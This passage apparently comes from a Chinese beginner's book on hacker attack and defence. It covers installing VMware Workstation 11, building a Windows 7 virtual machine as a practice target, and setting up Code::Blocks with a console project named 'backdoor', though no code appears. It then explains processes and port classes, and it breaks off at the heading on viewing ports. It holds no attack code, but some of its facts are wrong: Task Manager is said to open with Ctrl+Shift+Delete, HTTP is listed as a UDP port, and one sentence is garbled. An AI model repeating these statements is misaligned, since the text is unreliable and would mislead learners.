
- ① 下载并双击 VMware Workstation11 安装软件，将弹出“VMware 产品安装向导”消息框，进入“欢迎使用 VMware Workstation 的安装程序”界面，如左下图所示。
- ② 在“欢迎使用 VMware Workstation 的安装程序”界面中，单击“下一步”按钮，即可打开“许可协议”对话框，选择接受许可协议中的条款。再次单击“下一步”按钮，即可打开“安装类型”对话框，在其中选择 VMware Workstation 安装模式，其安装类型包括典型安装和自定义安装两种。这里选择安装类型为“典型”(Typical)，如果选择“自定义”(Custom)，则可以进一步选择其安装的组件，如右下图所示。



“欢迎使用 VMware Workstation 的安装程序”界面


“安装类型”对话框

- ③ 单击“下一步”按钮，即可打开“安装路径”对话框，在其中指定 VMware Workstation 的具体安装位置，如图所示。在“安装路径”对话框中默认安装到 C 磁盘，如果想要安装到其他磁盘，单击“更改”按钮，即可打开“更改安装路径”对话框，在其中可以更改软件的安装位置，如左下图所示。
- ④ 单击“确定”按钮，返回“安装路径”对话框。继续单击“下一步”按钮，会有“启动时是否检查产品更新”和“帮助改善 VMware Workstation”两项可自由选择。单击“下一步”按钮，可打开“快捷方式”对话框，在其中设置是否在桌面、开始菜单程序文件夹中创建该程序的快捷方式，如右下图所示。



⑤ 在“快捷方式”对话框中勾选想要创建的快捷方式后，单击“下一步”按钮，即可打开“已准备好执行请求的操作”对话框，提示用户已经设置完毕，准备开始安装。如果单击“上一步”按钮，则可以返回重新设置安装选项。单击“继续”按钮，打开安装进度条窗口如左下图所示。

⑥ 系统开始安装 VMware Workstation 软件并显示安装进度条。当安装程序的工作进度完成后，会自动弹出“注册信息”对话框，在其中输入产品序列号，如右下图所示。若单击“跳过”按钮，则可以跳过此过程。



正在执行请求的操作”对话框



“注册信息”对话框

- ⑦ 单击“输入”按钮，即可结束 VMware Workstation 11 的安装操作。  
打开 VMware Workstation 11 的快捷方式，会出现如图所示的界面。



VMware Workstation 11 工作界面

## 1.4.2 配置虚拟机

在安装虚拟操作系统前，一定要先配置好 VMware。在这里配置虚拟机，需要系统镜像，也就是以“iso”为后缀的文件一定是原生版本。以 Windows 系统为例，原生版本需要到官方网站下载，可以百度“我告诉你”，“我告诉你”是 Windows 系统下载的中文官方网站。在

系统镜像下载这一栏中，找到自己选择的系统版本，复制其下面的下载地址，利用百度网盘或者迅雷的离线下载功能就可以完整地下载下来，文章后面会讲到，此处就不再详述。下面介绍一下 VMware 的配置过程。

- ① 双击桌面上的“VMware Workstation”图标，即可进入“VMware Workstation”操作界面。然后选择“创建新的虚拟机”选项，并选中“典型”模式，单击“下一步”按钮，如图所示。



“VMware Workstation”操作界面

- ② 单击“下一步”按钮，即可打开“安装客户机操作系统”对话框，在其中可以选择使用光盘安装、使用系统 ISO 映像安装和以后安装等选项。这里选择“安装程序光盘映像文件”单选按钮，如左下图所示。选择本机的 Windows 原生版镜像系统目录，并且单击“下一步”按钮。
- ③ 在弹出的对话框中，需要输入原生版 Windows 7 的激活密钥，如右下图所示。




“安装客户机操作系统”对话框




“简易安装信息”对话框

④ 单击“下一步”按钮，即可打开“命名虚拟机”对话框，在“虚拟机名称”文本框和“位置”文本框中，分别输入该虚拟机的名字（任意的）以及该虚拟机文件将要存放的位置，如左下图所示。

⑤ 单击“下一步”按钮，即可打开“指定磁盘容量”对话框，在其中设置主机磁盘空间的大小，如右下图所示。



“命名虚拟机”对话框




“指定磁盘容量”对话框

⑥ 单击“下一步”按钮，即可打开“已准备好创建虚拟机”对话框，在其中可查看新创建虚拟机的各个选项设置，如左下图所示。

⑦ 单击“完成”按钮，即可完成虚拟机的创建。进入虚拟机存放的路径，将会看到已生成名为“Windows 7x64.vmx”的虚拟机文件，如右下图所示。



“已准备好创建虚拟机”对话框



进入虚拟机存放的路径


将其文件夹复制到其他计算机上,可再次用 VMware 导入虚拟机文件,打开建立的虚拟机系统。当成功创建虚拟机之后,就可以打造攻击目标系统了。

### 1.4.3 系统编程运行环境配置

在安装好虚拟环境之后,就需要安装编程运行的环境。其实大家所知道的 Windows 系统都是使用 C 或者 C++ 语言编写的,那么我们就需要在本章中讲解系统编程运行环境的配置。下面来介绍一下 Code::Blocks 这个开发软件,使用它可以生成“.exe”文件,还可以作为黑客攻防入门的基础进行学习。

Code::Blocks 是一个开放源码的全功能跨平台 C/C++ 集成开发环境。Code::Blocks 由纯粹的 C++ 语言开发完成,使用了著名的图形界面库 wxWidgets(2.6.2 unicode) 版。对于追求完美的 C++ 程序员来说,再也不必忍受 Eclipse 的缓慢,更不必忍受 VS.NET 的庞大和高昂的价格。由于它开放源码的特点,Windows 用户可以不依赖于 VS.NET,编写跨平台 C++ 应用。Code::Blocks 提供了许多工程模板,包括控制台应用、DirectX 应用、动态链接库、FLTK 应用、GLFW 应用、Irrlicht 工程、OGRE 应用、OpenGL 应用、QT 应用、SDCC 应用、SDL 应用、SmartWin 应用、静态库、Win32 GUI 应用、wxWidgets 应用、wxSmith 工程。另外,它还支持用户自定义工程模板。在 wxWidgets 应用中,选择 UNICODE 支持中文。Code::Blocks 支持语法彩色醒目显示,支持代码完成(目前正在重新设计过程中),支持工程管理、项目构建、调试。Code::Blocks 支持插件,包括代码格式化工具 AStyle、代码分析器、类向导、代码补全、代码统计、编译器选择、复制字符串到剪贴板、调试器、文件扩展处理器、Dev-C++DevPak 更新/安装器、DragScroll、源码导出器、帮助插件、键盘快捷键配置、插件向导、To-Do 列表、wxSmith、wxSmith MIME 插件、wsSmith 工程向导插件、Windows 7 外观。Code::Blocks 具有灵活而强大的配置功能,除支持自身的工程文件、C/C++ 文件外,还支持 AngelScript、批处理、CSS 文件、D 语言文件、Diff/Patch 文件、Fortan77 文件、GameMonkey 脚本文件、Hitachi 汇编文件、Lua 文件、MASM 汇编文件、Matlab 文件、NSIS 开源安装程序文件、Ogre Compositor 脚本文件、Ogre Material 脚本文件、OpenGL Shading 语言文件、Python 文件、Windows 资源文件、XBase 文件、XML 文件、nVidia cg 文件。

目前最经典也最完整的版本是 Code::Blocks12.11,如右图所示。那么我们就以 Code::Blocks12.11 的安装使用为例,来学习黑客的攻防。




Code::Blocks 12.11

- ① 下载并双击 Code::Blocks12.11 软件包，进入欢迎安装引导页面，单击“Next (下一步)”按钮，操作如左下图所示。
- ② 进入“License Agreement (许可协议)”对话框，单击“I Agree (我同意)”按钮，操作如右下图所示。




欢迎安装引导页面




许可协议对话框

- ③ 然后进入“Choose Components (选择安装组件)”对话框，选择要安装的组件。在这里建议全部选中安装，然后单击“Next (下一步)”按钮，操作如左下图所示。
- ④ 进入“Choose Install Location (选择安装目录)”对话框，单击“Install (安装)”按钮进行安装，操作如右下图所示。




选择安装组件对话框




选择安装目录对话框

- ⑤ 安装后会出现安装进度条，需要等待几分钟，如左下图所示。
- ⑥ 安装完成，单击“是”按钮，运行 Code::Blocks12.11，进行进一步的熟悉和学习，操作如右下图所示。



安装进度条




单击“是”按钮运行程序


## 1.4.4 系统编程 Code::Blocks12.11 的使用

在安装成功后，我们来学习 Code::Blocks12.11 的使用。在这里，我们以新建一个软件项目的功能操作为例。

- ① 打开 Code::Blocks12.11 页面之后，在菜单栏中最左边单击“file（文件）”选项，然后选择“Project”选项，操作如左下图所示。
- ② 在完成第一步之后，会弹出一个对话框，然后选择“Console application”选项，单击“Go”按钮，操作如右下图所示。




选择“Project”选项




选择“Console application”选项

- ③ 进入下面这个对话框的时候，我们选择系统编译语言“C”选项，然后单击“Next”按钮，操作如左下图所示。
- ④ 对我们新建的项目进行命名，我们命名为“backdoor”，然后单击“Next”按钮，操作如右下图所示。




选择 C 语言



为新建项目命名

⑤ 完成命名之后，在弹出的对话框中单击“Finish”按钮即可，操作如图所示。




单击“Finish”按钮

⑥ 在出现编辑框之后，选择如图所示的图标，编译并且运行。



编译并运行程序

⑦ 通过上述步骤，完成对 Code::Blocks 的基本学习，运行结果如图所示。我们将在工程目录下面的 Release 目录中找到可以运行的 exe 文件。



运行结果

## 1.5 黑客的基础知识

### 1.5.1 进程与服务

进程是程序在计算机上的一次执行活动。当运行一个程序时，就启动了一个进程。显然，程序是静态的，进程是动态的。进程可以分为系统进程和用户进程两种：凡是用于完成操作系统的各种功能的进程就是系统进程，即处于运行状态下的操作系统本身；所有由用户启动的进程就是用户进程。进程是操作系统进行资源分配的单位。

在 Windows 系统中按“Ctrl+Shift+Delete”组合键，即可打开“任务管理器”窗口。切换到“进程”选项卡，即可看到本机中开启的所有进程，如图所示。



查看本机中开启的所有进程

## 1.5.2 端口的漏洞

端口 (Port) 可以认为是计算机与外界通信交流的出口。其中硬件领域的端口又称接口, 如 USB 端口、串行端口等。软件领域的端口一般指网络中面向连接服务和无连接服务的通信协议端口, 是一种抽象的软件结构, 包括一些数据结构和 I/O (基本输入输出) 缓冲区。

端口是传输层的内容, 是面向连接的, 对应着网络上常见的一些服务。这些常见的服务可划分为使用 TCP 端口 (面向连接如打电话) 和使用 UDP 端口 (无连接如写信) 两种。

在网络中, 可以被命名和寻址的通信端口是一种可分配资源。由网络 OSI/RM (Open System Interconnection Reference Model, 开放系统互联参考模型) 协议可知, 传输层与网络层的区别是传输层提供进程通信能力。网络通信的最终地址不仅包括主机地址, 还包括可描述进程的某种标识。因此, 当应用程序 (调入内存运行后一般称为进程) 通过系统调用与某端口建立连接 (Binding, 绑定) 之后, 传输层传给该端口的数据都被相应进程所接收, 而相应进程发给传输层的数据都从该端口输出。

### 1. 端口的分类

在网络技术中, 端口大致有两种意思: 一是物理意义上的商品, 如集线器、交换机、路由器等用于连接其他网络设备的接口; 二是逻辑意义上的端口, 一般指 TCP/IP 协议中的端口, 范围为 0 ~ 65535, 如浏览网页服务的 80 号端口、用于 FTP 服务的 21 号端口等。

逻辑意义上的端口有多种分类标准, 常见的有以下两种。

#### (1) 按端口号分布划分。

按端口号分布, 可以分为“公认端口”“注册端口”“动态和私有端口”等。

##### ① 公认端口 (Well Known Ports)。

公认端口也称为常用端口, 端口号为 0 ~ 1023, 它们紧密地绑定于一些特殊的服务。通常这些端口的通信明确地表明了某种服务协议, 不可重新定义它的作用对象。例如 21 号端口分配给 FTP 服务, 23 号端口分配给 Telnet 服务, 25 号端口分配给 SMTP (简单邮件传输协议) 服务, 80 号端口是 HTTP 通信使用的, 135 号端口分配给 RPC (远程过程调用) 服务等, 通常不会被像木马这样的黑客程序所利用。

##### ② 注册端口 (Registered Ports)。

注册端口的端口号为 1024 ~ 49151, 它们松散地绑定一些服务, 即有许多服务绑定于这些端口。这些端口同样用于许多其他目的, 且多数没有明确定义对象, 不同的程序可以根据需要自己定义。记住这些常见程序端口, 在木马程序的防护和查杀上非常重要。

##### ③ 动态和 / 或私有端口 (Dynamic and/or Private Ports)。

动态和 / 或私有端口的端口号为 49152 ~ 65535, 理论上不应该把常用服务分配在这些端口上, 但实际上有些较为特殊的程序特别是一些木马就非常喜欢使用这些端口。因为这些

端口容易隐蔽，常常不会引起人们的注意。

## (2) 按协议类型划分。

根据所提供的服务方式，端口又可分为“TCP 端口”和“UDP 端口”两种。一般直接与接收方进行的连接方式，大多采用 TCP 协议。只是把信息放在网上发布出去而不关心信息是否到达（即“无连接方式”），则大多采用 UDP 协议。

使用 TCP 协议的常见端口主要有如下几种。

### ① FTP 协议端口。

定义了文件传输协议，使用 21 号端口。某计算机开启 FTP 服务便启动了文件传输服务，下载文件和上传主页都要用到 FTP 服务。

### ② Telnet 协议端口。

一种用于远程登录的端口，用户可以自己的身份远程连接到计算机上。通过这种端口可提供一种基于 DOS 模式的通信服务，如支持纯字符界面 BBS 的服务器会将 23 端口打开以对外提供服务。

### ③ SMTP 协议端口。

现在很多邮件服务器都是使用这个简单邮件传送协议发送邮件，如常见免费邮件服务中使用的就是此邮件服务端口。所以在电子邮件设置中经常会看到有 SMTP 端口设置栏，服务器开放的是 25 号端口。

### ④ POP3 协议端口。

POP3 协议用于接收邮件，通常使用 110 号端口。只要有相应使用 POP3 协议的程序（如 Outlook 等），就可以直接使用邮件程序收到邮件（如使用 126 邮箱的用户就没有必要先进入 126 网站，再进入自己的邮箱来收信了）。

使用 UDP 协议的常见端口主要有如下几种。

### ⑤ HTTP 协议端口。

这是用户使用最多的协议，即“超文本传输协议”。当浏览网页时，就要在提供网页资源的计算机上打开 80 号端口以提供服务。通常的“WWW 服务”“Web 服务器”等使用的就是这个端口。

### ⑥ DNS 协议端口。

DNS 用于域名解析服务，在 Windows NT 系统中用得最多。Internet 上的每一台计算机都有一个网络地址与之对应，这个地址就是 IP 地址，以纯数字形式表示。但由于这种表示方法不便于记忆，于是就出现了域名。访问计算机时只需要知道域名即可，域名和 IP 地址之间的变换由 DNS 服务器来完成（DNS 用的是 53 号端口）。

### ⑦ SNMP 协议端口。

简单的网络管理协议，用来管理网络设备，使用 161 号端口。

### ⑧ QQ 协议端口。

QQ 程序既提供服务又接收服务,使用无连接协议,即 UDP 协议。QQ 服务器使用 8000 号端口侦听是否有信息到来,客户端使用 4000 号端口向外发送信息。

#### 提示

在计算机的 6 万多个端口中,通常把端口号为 1024 以内称为常用端口,这些常用端口所对应的服务通常是固定的。

## 2. 查看端口

